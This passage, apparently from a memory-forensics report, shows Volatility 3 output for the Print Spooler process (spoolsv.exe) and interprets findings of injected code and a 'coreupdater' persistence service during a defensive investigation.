2188    spoolsv.exe     0x7ffd72010000  0x31000 ?濮翻   □ 滑ɣ  2020-09-19 01:24:09.000000 UTC  Disabled
2188    spoolsv.exe     0x7ffd71f90000  0x4b000 技泮ε           2020-09-19 01:24:09.000000 UTC  Disabled
2188    spoolsv.exe     0x7ffd71ec0000  0x12000         □ 濮翻  1600-12-31 23:01:50.000000 UTC  Disabled
2188    spoolsv.exe     0x7ffd73c70000  0x6b000 □ 滑翻  鍞澴翻  2020-09-19 01:24:09.000000 UTC  Disabled
2188    spoolsv.exe     0x0     0x0                     N/A     Disabled

┌──(antoineabfaycal㉿kali)-[~/volatility3]
└─$
```



```
┌──(antoineabfaycal㉿kali)-[~/volatility3]
└─$ python vol.py -f /mnt/hgfs/project/DESKTOP_memory/DESKTOP-memory/DESKTOP.mem windows.handles --pid 2188
Volatility 3 Framework 2.26.1
Progress:  100.00               PDB scanning finished
PID     Process Offset  HandleValue     Type    GrantedAccess   Name

2188    spoolsv.exe     0xbe8e75b8eb60  0x4     Event   0x1f0003        -
2188    spoolsv.exe     0xcf047addb2e0  0x8     Key     0x9     MACHINE\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION\IMAGE FILE EXECUTIO
N OPTIONS
2188    spoolsv.exe     0xcf047b0090f0  0xc     Token   0x48    -
2188    spoolsv.exe     0xbe8e75b8e4e0  0x10    Event   0x1f0003        -
2188    spoolsv.exe     0xbe8e75bedd60  0x14    WaitCompletionPacket    0x1     -
2188    spoolsv.exe     0xbe8e75bd7640  0x18    IoCompletion    0x1f0003        -
2188    spoolsv.exe     0xbe8e75c07a70  0x1c    TpWorkerFactory 0xf00ff -
2188    spoolsv.exe     0xbe8e75b6e190  0x20    IRTimer 0x100002        -
2188    spoolsv.exe     0xbe8e75bec6a0  0x24    WaitCompletionPacket    0x1     -
2188    spoolsv.exe     0xbe8e75b6e900  0x28    IRTimer 0x100002        -
2188    spoolsv.exe     0xbe8e75beda20  0x2c    WaitCompletionPacket    0x1     -
```



```
antoineabfaycal@kali: ~/volatility3
File  Actions  Edit  View  Help
2188    spoolsv.exe     0xbe8e7649f1e0  0x3a4   EtwRegistration 0x804   -
2188    spoolsv.exe     0xbe8e7649fd40  0x3a8   EtwRegistration 0x804   -
2188    spoolsv.exe     0xbe8e765262e0  0x3ac   Event   0x1f0003        -
2188    spoolsv.exe     0xbe8e765cf160  0x3b0   File    0x100001        \Device\HarddiskVolume3\Windows\System32\en-US\localspl.dll.mui
2188    spoolsv.exe     0xbe8e765ce990  0x3b4   File    0x120089        \Device\DeviceApi\CMNotify
2188    spoolsv.exe     0xbe8e76313b60  0x3b8   Event   0x1f0003        -
2188    spoolsv.exe     0xbe8e761303c0  0x3bc   Mutant  0x1f0001        -
2188    spoolsv.exe     0xbe8e76591970  0x3c0   Mutant  0x1f0001        SM0:2188:120:WilError_03
2188    spoolsv.exe     0xcf047aa80320  0x3c4   Key     0x3001f MACHINE\SYSTEM\CONTROLSET001\CONTROL\PRINT\MONITORS\APPMON
2188    spoolsv.exe     0xbe8e75b4ab80  0x3c8   Semaphore       0x1f0003        SM0:2188:120:WilError_03_p0
2188    spoolsv.exe     0xbe8e75b4c980  0x3cc   Semaphore       0x1f0003        SM0:2188:120:WilError_03_p0h
```

```
File  Actions  Edit  View  Help
2188    spoolsv.exe     0xbe8e763139e0  0x5a0   Event   0x1f0003        -
2188    spoolsv.exe     0xbe8e764a1860  0x5a8   EtwRegistration 0x804   -
2188    spoolsv.exe     0xbe8e76313ee0  0x5b0   Semaphore       0x1f0003        -
2188    spoolsv.exe     0xbe8e765d0290  0x5b4   File    0x100001        \Device\HarddiskVolume3\Windows\System32\en-US\KernelBase.dll.mu
i
2188    spoolsv.exe     0xbe8e763133e0  0x5b8   Semaphore       0x1f0003        -
2188    spoolsv.exe     0xbe8e76313a60  0x5bc   Semaphore       0x1f0003        -
2188    spoolsv.exe     0xbe8e76313760  0x5c0   Event   0x1f0003        -
2188    spoolsv.exe     0xbe8e76313be0  0x5c4   Event   0x1f0003        -
2188    spoolsv.exe     0xbe8e765cf480  0x5c8   File    0x120089        \Device\DeviceApi
2188    spoolsv.exe     0xbe8e76130460  0x5cc   Mutant  0x1f0001        -
```

```
File  Actions  Edit  View  Help
2188    spoolsv.exe     0xbe8e7633d480  0x65c   WaitCompletionPacket    0x1     -
2188    spoolsv.exe     0xbe8e76318b60  0x660   Event   0x1f0003        -
2188    spoolsv.exe     0xbe8e76318ee0  0x664   Event   0x1f0003        -
2188    spoolsv.exe     0xbe8e765d37b0  0x668   File    0x100001        \Device\HarddiskVolume3\Windows\System32\en-US\win32spl.dll.mui
2188    spoolsv.exe     0xbe8e763189e0  0x66c   Event   0x1f0003        -
2188    spoolsv.exe     0xbe8e7633d550  0x670   WaitCompletionPacket    0x1     -
2188    spoolsv.exe     0xbe8e765d5880  0x674   File    0x100001        \Device\HarddiskVolume3\Windows\System32\spool\drivers\x64\PCC
2188    spoolsv.exe     0xcf047bd2adc0  0x678   Key     0x2001f MACHINE\SYSTEM\CONTROLSET001\CONTROL\PRINT\PROVIDERS\LANMAN PRINT SERVIC
ES\PORTNAMES
2188    spoolsv.exe     0xcf047db92bf0  0x67c   Key     0x20019 MACHINE\SYSTEM\CONTROLSET001\CONTROL\NETWORKPROVIDER\PROVIDERORDER
2188    spoolsv.exe     0xbe8e765d24f0  0x680   File    0x120089        \Device\DeviceApi
2188    spoolsv.exe     0xbe8e7766d560  0x684   Semaphore       0x100003        -
```

```
File  Actions  Edit  View  Help
2188    spoolsv.exe     0xbe8e764a2120  0x6a4   EtwRegistration 0x804   -
2188    spoolsv.exe     0xbe8e76319460  0x6ac   Event   0x1f0003        -
2188    spoolsv.exe     0xbe8e765d50b0  0x6b0   File    0x120089        \Device\DeviceApi\SwDevice
2188    spoolsv.exe     0xbe8e765d3620  0x6b4   File    0x100001        \Device\HarddiskVolume3\Windows\System32\en-US\inetpp.dll.mui
2188    spoolsv.exe     0xbe8e765d3300  0x6b8   File    0x120089        \Device\DeviceApi\Dev\Query
2188    spoolsv.exe     0xbe8e764a24a0  0x6bc   EtwRegistration 0x804   -
2188    spoolsv.exe     0xbe8e7766dd60  0x6c0   Event   0x1f0003        -
2188    spoolsv.exe     0xbe8e765d2810  0x6c4   File    0x120089        \Device\DeviceApi\CMNotify
2188    spoolsv.exe     0xbe8e790356f0  0x6c8   EtwRegistration 0x804   -
2188    spoolsv.exe     0xbe8e765d2680  0x6cc   File    0x100001        \Device\KsecDD
2188    spoolsv.exe     0xbe8e764a0de0  0x6d0   EtwRegistration 0x804   -
```


```
File  Actions  Edit  View  Help
2188    spoolsv.exe     0xbe8e7902d3b0  0x7d4   EtwRegistration 0x804   -
2188    spoolsv.exe     0xbe8e7766d3e0  0x7d8   Semaphore       0x100003        -
2188    spoolsv.exe     0xbe8e7766d9e0  0x7dc   Semaphore       0x100003        -
2188    spoolsv.exe     0xbe8e77707af0  0x7e0   File    0x100001        \Device\HarddiskVolume3\Windows\System32\en-US\setupapi.dll.mui
2188    spoolsv.exe     0xbe8e79035450  0x7e4   EtwRegistration 0x804   -
2188    spoolsv.exe     0xbe8e793b79b0  0x7e8   File    0x100001        \Device\HarddiskVolume3
2188    spoolsv.exe     0xbe8e79dc3060  0x7ec   Event   0x1f0003        -
2188    spoolsv.exe     0xbe8e789bace0  0x7f0   ALPC Port       0x1f0001        -
2188    spoolsv.exe     0xbe8e7911dfe0  0x7f4   Event   0x1f0003        -
2188    spoolsv.exe     0xbe8e78b69130  0x7f8   EtwRegistration 0x804   -
2188    spoolsv.exe     0xbe8e7428e240  0x7fc   EtwRegistration 0x804   -
2188    spoolsv.exe     0xcf0483f5dc00  0x804   Key     0xf003f MACHINE\SYSTEM\CONTROLSET001\CONTROL\PRINT\MONITORS\APPMON\PORTS
```

```
File  Actions  Edit  View  Help
2188    spoolsv.exe     0xbe8e78b69130  0x7f8   EtwRegistration 0x804   -
2188    spoolsv.exe     0xbe8e7428e240  0x7fc   EtwRegistration 0x804   -
2188    spoolsv.exe     0xcf0483f5dc00  0x804   Key     0xf003f MACHINE\SYSTEM\CONTROLSET001\CONTROL\PRINT\MONITORS\APPMON\PORTS
2188    spoolsv.exe     0xbe8e7916db80  0x808   File    0x100001        \Device\HarddiskVolume3\Windows\System32\en-US\FXSRESM.dll.mui
2188    spoolsv.exe     0xbe8e7902bdd0  0x80c   EtwRegistration 0x804   -
2188    spoolsv.exe     0xbe8e78b685d0  0x810   EtwRegistration 0x804   -
2188    spoolsv.exe     0xbe8e76b863c0  0x818   IoCompletion    0x1f0003        -
2188    spoolsv.exe     0xbe8e7a3c5560  0x820   Event   0x1f0003        -
2188    spoolsv.exe     0xbe8e7911e1e0  0x824   Event   0x1f0003        -
```


```
File  Actions  Edit  View  Help
2188    spoolsv.exe     0xbe8e7428ee80  0x8c0   EtwRegistration 0x804   -
2188    spoolsv.exe     0xbe8e7a3b1ee0  0x8c4   Event   0x1f0003        -
2188    spoolsv.exe     0xbe8e790ea0c0  0x8c8   Thread  0x1fffff        Tid 1428 Pid 2188
2188    spoolsv.exe     0xbe8e7772fd20  0x8cc   File    0x100001        \Device\HarddiskVolume3\Windows\System32\en-US\mswsock.dll.mui
2188    spoolsv.exe     0xbe8e7a1291d0  0x8d0   Mutant  0x1f0001        -
2188    spoolsv.exe     0xcf0480d085c0  0x8d8   Token   0x8     -
2188    spoolsv.exe     0xbe8e75bd33d0  0x8dc   EtwRegistration 0x804   -
2188    spoolsv.exe     0xcf0480d085c0  0x8e0   Token   0xf00ff -
2188    spoolsv.exe     0xbe8e79035370  0x8e4   EtwRegistration 0x804   -
2188    spoolsv.exe     0xbe8e790350d0  0x8e8   EtwRegistration 0x804   -
2188    spoolsv.exe     0xbe8e79034c70  0x8ec   EtwRegistration 0x804   -
```

Executing Volatility's windows.dlllist plugin, targeting the spoolsv.exe process (PID 2188), reveals a list of loaded DLLs. These include standard Windows DLLs associated with the Print Spooler service, such as localspl.dll.mui, KernelBase.dll.mui, win32spl.dll.mui, inetpp.dll.mui, setupapi.dll.mui,


FXRESM.dll.mui, and mswsock.dll.mui. The presence of these legitimate DLLs within the spoolsv.exe process space indicates that the process itself is running as expected. However, the earlier finding of malicious code injected into spoolsv.exe (based on the VirusTotal analysis of the dumped memory region) means that while the legitimate DLLs are loaded, the process's behavior has been compromised by the injected malicious code.




Executing Volatility's filescan plugin and redirecting the output to filescan.txt creates a comprehensive list of file objects present in the memory dump. Subsequently, using grep to search this output for "spoolsv" reveals the presence of \Windows\System32\en-US\spoolsv.exe.mui. This finding is consistent with spoolsv.exe being a legitimate Windows process running on the system. The absence of "coreupdater" in the filescan output is expected, as the executable itself might not have a corresponding active file object in memory at the time the dump was taken, especially if it injected its code into another process like spoolsv.exe and then terminated.




Executing Volatility's svcscan plugin and filtering the output for "coreupdater" reveals that a service with the name "coreupdater" is configured to SERVICE_AUTO_START. However, its state is listed as SERVICE_STOPPED. This indicates that while the malware established a service for persistence (to automatically start upon system boot), the service was not running at the time the memory dump was captured. This could be because the system hadn't been rebooted since the malware's installation, the service crashed, or the attacker manually stopped it. Nevertheless, the SERVICE_AUTO_START configuration confirms a persistence mechanism.




Initiating a carving process on the pagefile.sys, involving a deep scan of its contents to identify and extract potentially recoverable files or data fragments.



